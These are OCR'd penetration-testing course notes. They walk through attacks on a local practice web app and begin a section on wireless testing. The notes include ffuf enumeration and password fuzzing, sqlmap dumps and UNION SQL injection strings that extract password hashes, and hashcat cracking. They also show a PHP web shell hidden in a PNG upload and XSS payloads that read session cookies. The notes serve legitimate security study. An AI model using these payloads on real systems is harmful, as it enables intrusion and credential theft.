
in this way --> we'll get a lot of result (also all the n° that don't correspond to a valid ID)
=>
filter the result via the size:

- check the size in the ffuf output
- `ffuf -u "http://localhost/labs/e0x02.php?account=FUZZ" -w num.txt -fs <size>`
  =>

```
1008                    [Status: 200, Size: 895, Words: 193, Lines: 33]
1000                    [Status: 200, Size: 896, Words: 193, Lines: 33]
1004                    [Status: 200, Size: 892, Words: 193, Lines: 33]
1011                    [Status: 200, Size: 895, Words: 193, Lines: 33]
1002                    [Status: 200, Size: 890, Words: 193, Lines: 33]
1014                    [Status: 200, Size: 894, Words: 193, Lines: 33]
1016                    [Status: 200, Size: 895, Words: 193, Lines: 33]
1009                    [Status: 200, Size: 899, Words: 193, Lines: 33]
1010                    [Status: 200, Size: 897, Words: 193, Lines: 33]
1007                    [Status: 200, Size: 894, Words: 193, Lines: 33]
1013                    [Status: 200, Size: 892, Words: 193, Lines: 33]
1015                    [Status: 200, Size: 896, Words: 193, Lines: 33]
1012                    [Status: 200, Size: 897, Words: 193, Lines: 33]
1003                    [Status: 200, Size: 901, Words: 193, Lines: 33]
1019                    [Status: 200, Size: 894, Words: 193, Lines: 33]
1001                    [Status: 200, Size: 896, Words: 193, Lines: 33]
1006                    [Status: 200, Size: 892, Words: 193, Lines: 33]
1017                    [Status: 200, Size: 895, Words: 193, Lines: 33]
1005                    [Status: 200, Size: 892, Words: 193, Lines: 33]
1018                    [Status: 200, Size: 896, Words: 193, Lines: 33]
:: Progress: [2000/2000] :: Job [1/1] :: 400 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

=>
let's try to connect to the first one: (1008)





we found an admin account
=>
we can automate this process and writing a script to find --> all the admin accounts

Capstone

- created an account
- logged in

Enumerate the website - Capstone

`dirb http://localhost/capstone/`

```
GENERATED WORDS: 4612

---- Scanning URL: http://localhost/capstone/ ----
==> DIRECTORY: http://localhost/capstone/admin/
==> DIRECTORY: http://localhost/capstone/assets/
+ http://localhost/capstone/index.php (CODE:200|SIZE:14261)

---- Entering directory: http://localhost/capstone/admin/ ----
+ http://localhost/capstone/admin/admin.php (CODE:302|SIZE:0)

---- Entering directory: http://localhost/capstone/assets/ ----

-----------------
END_TIME: Sun Mar 10 18:51:35 2024
DOWNLOADED: 13836 - FOUND: 2
```

=>

we found a admin page --> http://localhost/capstone/admin/admin.php

SQL Injection - Capstone

- tested if there are potential SQL injection in the input
- also with Burp and Repeater

sqlmap - Capstone

- copy a clean request from the --> Add Rating feature
- save it inside a txt file
- `sqlmap -r req_review.txt --dump`

```
[17:31:51] [INFO] table '`peh-capstone-labs`.ratings' dumped to CSV file '/home/simone/.local/share
[17:31:51] [INFO] fetching columns for table 'users' in database 'peh-capstone-labs'
[17:31:51] [INFO] fetching entries for table 'users' in database 'peh-capstone-labs'
Database: peh-capstone-labs
Table: users
[9 entries]
+---------+-------+--------------------------------------------------------------+----------+
| user_id | type  | password                                                     | username |
+---------+-------+--------------------------------------------------------------+----------+
| 1       | admin | $2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy | jeremy   |
| 2       | admin | $2y$10$meh2WXtPZgzZPZrjAmHi2ObKk6uXd2yZio7EB8t.MVuV1KwhWv6yS | jessamy  |
| 3       | admin | $2y$10$cCXaMFLC.ymTSqu1whYWbuU38RBN900NutiYBvCClqh.UHHq/XfFy | raj      |
| 4       | user  | $2y$10$ojC8YCMKX2r/Suqco/h.TOFTIaw5k3Io5FVSCeWjCCqL8GWwmAczC | bob      |
| 5       | user  | $2y$10$EPM4Unjn4wnn4SjoEPJu7em6OLISImA50QS3T1jCLyh48d7Pv6KBi | maria    |
| 6       | user  | $2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/O5JGSOqW | amir     |
| 7       | user  | $2y$10$37gojoTFmj86E6NbENGg9e2Xu2z6OKKSgnjYxDkXJn/8dvSk2tKfG | xinyi    |
| 8       | user  | $2y$10$5sVvPfZOjzRTSeXJtQBGc.CfsDEwvITNkIg2IF9jSBhZZ1Rq.IK3. | kofi     |
| 9       | user  | $2y$10$3eTwLJpqlbC0BWtLhXte/ecAuKd4RKsFvyBsDyJG2wUyKl9VvWXg6 | test     |
+---------+-------+--------------------------------------------------------------+----------+
```

Manual - Capstone

if you type after the URL --> `' or 1=1-- -`
=>
the page returns all the coffies


UNION - Capstone

let's try using union
first we need to find the n° of columns
at least we have 7 columns --> ovvero coffe name, Scoring, Region, Notes, Varietal, Customer rating, Scoring, Region, Notes, Varietal
=>
with 7 null it works:

```
' union select null, null, null, null, null, null, null-- -
```

figure out which column is which output:

```
' union select null, 'string', null, null, null, null, null-- -
```



=>

find tables:

```
' union select null, TABLE_NAME,null, null, null, null, null FROM
```

```
INFORMATION_SCHEMA.TABLES-- -
```

users

Responsive image
Scoring:

Region:

Notes:

Varietal:

Customer raing: No rating yet

Add rating

coffee

Responsive image
Scoring:

Region:

Notes:

Varietal:

Customer raing: No rating yet

Add rating

ratings

Responsive image
Scoring:

Region:

Notes:

Varietal:

Customer raing: No rating yet

Add rating

find columns of users table:

```
' union select null, COLUMN_NAME,null, null, null, null, null FROM INFORMATION_SCHEMA.COLUMNS-- -
```

=>

there are the columns --> username and password

find username and password:

```
' union select null, username,password, null, null, null, null FROM users-- -
```

jeremy

Responsive image

Scoring:

Region:


$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy

Crack the passwords (hashcat)

save into a file the jeremy and jessamy passwords

find the hashtype:

site



=>

it's a --> blowfish hash

=>

search on google the blowfish mode for hashcat (is 3200)

=>

```
hashcat -m 3200 passwords.txt /home/simone/Desktop/TCM/wordlist/SecLists/Passwords/xato-net-10-million-passwords-10000.txt
```

we found the jeremy password

```
$2y$10$F9bvqz5eoawIS6g0FH.wGOUkNdBYLFBaCSzXvo2HTegQdNg/HlMJy:captain1
```

now:

login with this credentials and try to access to the admin page that we found before:

=>

here we can upload a new coffe (and also an image)

File Upload - Capstone

Shell - Capstone

- turn on FoxyProxy
- Setup initial things for BurpSuite --> cheet > Initial things to do
- upload a new coffe through the admin page
- open the req inside burp > send it to Repeater
- Insert our shell inside the image after the magic bytes and delete a portion of it
  `<?php system($_GET['cmd']); ?>`
- change the filetype to php
- click on Send

=>


```
-----------------------------244008671227582295873350297 89
Content-Disposition: form-data; name="image"; filename="logo.php"
Content-Type: image/png

□PNG

IHDR88il□tEXtSoftwareAdobe ImageReadyqÉe<3ÈIDATxÚìÝ
¦õ□ÿÿïp¤íBÁIk□$mV$!üÚmR□□á□9Â]ì ív□□jo·»¿Ýîn□í¹ô°Í¬ü¶ålk§7½,Z
<?php system($_GET['cmd']); ?>
f@®6pÙ□å(À@ÀÀÔqÙJ'X□¬□□Xµ□±Öün+K]¶□£}úåÃ-£
¬□□X□t[Ù¸låÀ*□b*$ËQlû
¬□□ÈDºl%ã}>d&$ÁFÛèk%à2ÕÇ²ËQ□Ì 8□Ì¥ËV□áÆj□XµÑ¶(□ÿ`ì§ºý»" µIEND®B`□
-----------------------------244008671227582295873350297 89--
```

_ the image is been uploaded

now:

refresh the home page and see the new coffee that you've uploaded

- `CTRL+SHIFT+C` --> to open the dev mod



- check where the img is been uploaded --> `/assets/10.png`

=>

try to connect to it:

`http://localhost/capstone/assets/10.php`

PNG IHDR88 tEXtSoftwareAdobe ImageReadyq e<3IDATx |pB IkmV!mR9]-vjo n lk7,Z


Warning: system(): Cannot execute a blank command in **/var/www/html/capstone/assets/10.php** on line **6**

f@6p(@q'X X X t[l*b*$Ql D l%}>d&$F k%2Dz Q 8V j X V(" IEND B`

=>

let's add our parameter:

```
http://localhost/capstone/assets/10.php?cmd=whoami
```




PNG IHDR88l tEXtSoftwareAdobe ImageReadyqe <3IDATx |pB IkmV!mR9]-
v jo n lk7,Z www-data f@6p (@q'X X n+k]}-
X t[l*b*$Ql D l%}>d&$F k%2Dz Q 8V j X V(` " IEND B`

XSS - Capstone

when you login:


the mex that you see in the website is also reflected in the URL

=>



it's XSS reflected vulnerable:

```
<script> prompt(1) </script>
```



comment input is vulnerable to XSS:

- if you try with `<script> prompt(1) </script>` --> it opens the prompt
  =>
  it's a stored XSS --> bc if you setup cheet > Firefox Multi-Account Containers
  =>
  and open the same pag as a new user --> you'll get the same prompt


with:
`<script> alert(document.cookie)</script>`
we got a PHP SESSION cookie --> PHPSESSID=67470273aacacd80dc05b4642f824808

Authentication attack - Capstone

Copy one single request with Burpsuite:

- turn on FoxyProxy
- Setup initial things for BurpSuite --> cheet > Initial things to do
- send as credentials --> admin:admin
- open the req into Burp

- Save the response Length --> (3376)
- Copy the req > Save it inside a txt file
- we already found some admin account => we'll fuzz only the passwords
- `password = FUZZPASS`



=>

`ffuf -request req_login.txt -request-proto http -w /home/simone/Desktop/TCM/wordlist/SecLists/Passwords/xato-net-10-million-passwords-10000.txt:FUZZPASS`

Wireless Penetration Testing

What is

Assessment of wireless network

- WPA2 PSK --> use inside homes
- WPA2 Enterprise --> use inside company

  =>

  we'll focus on WPA2 PSK (bc build a lab for Enterprise is expensive)ù


Activities performed

- evaluating strength of PSK
- reviewing nearby networks
- assessing guest networks
- checking network access

Tools

- Wireless card --> to inject data
- router
- laptop connected to the router (to test deauthentication attack)

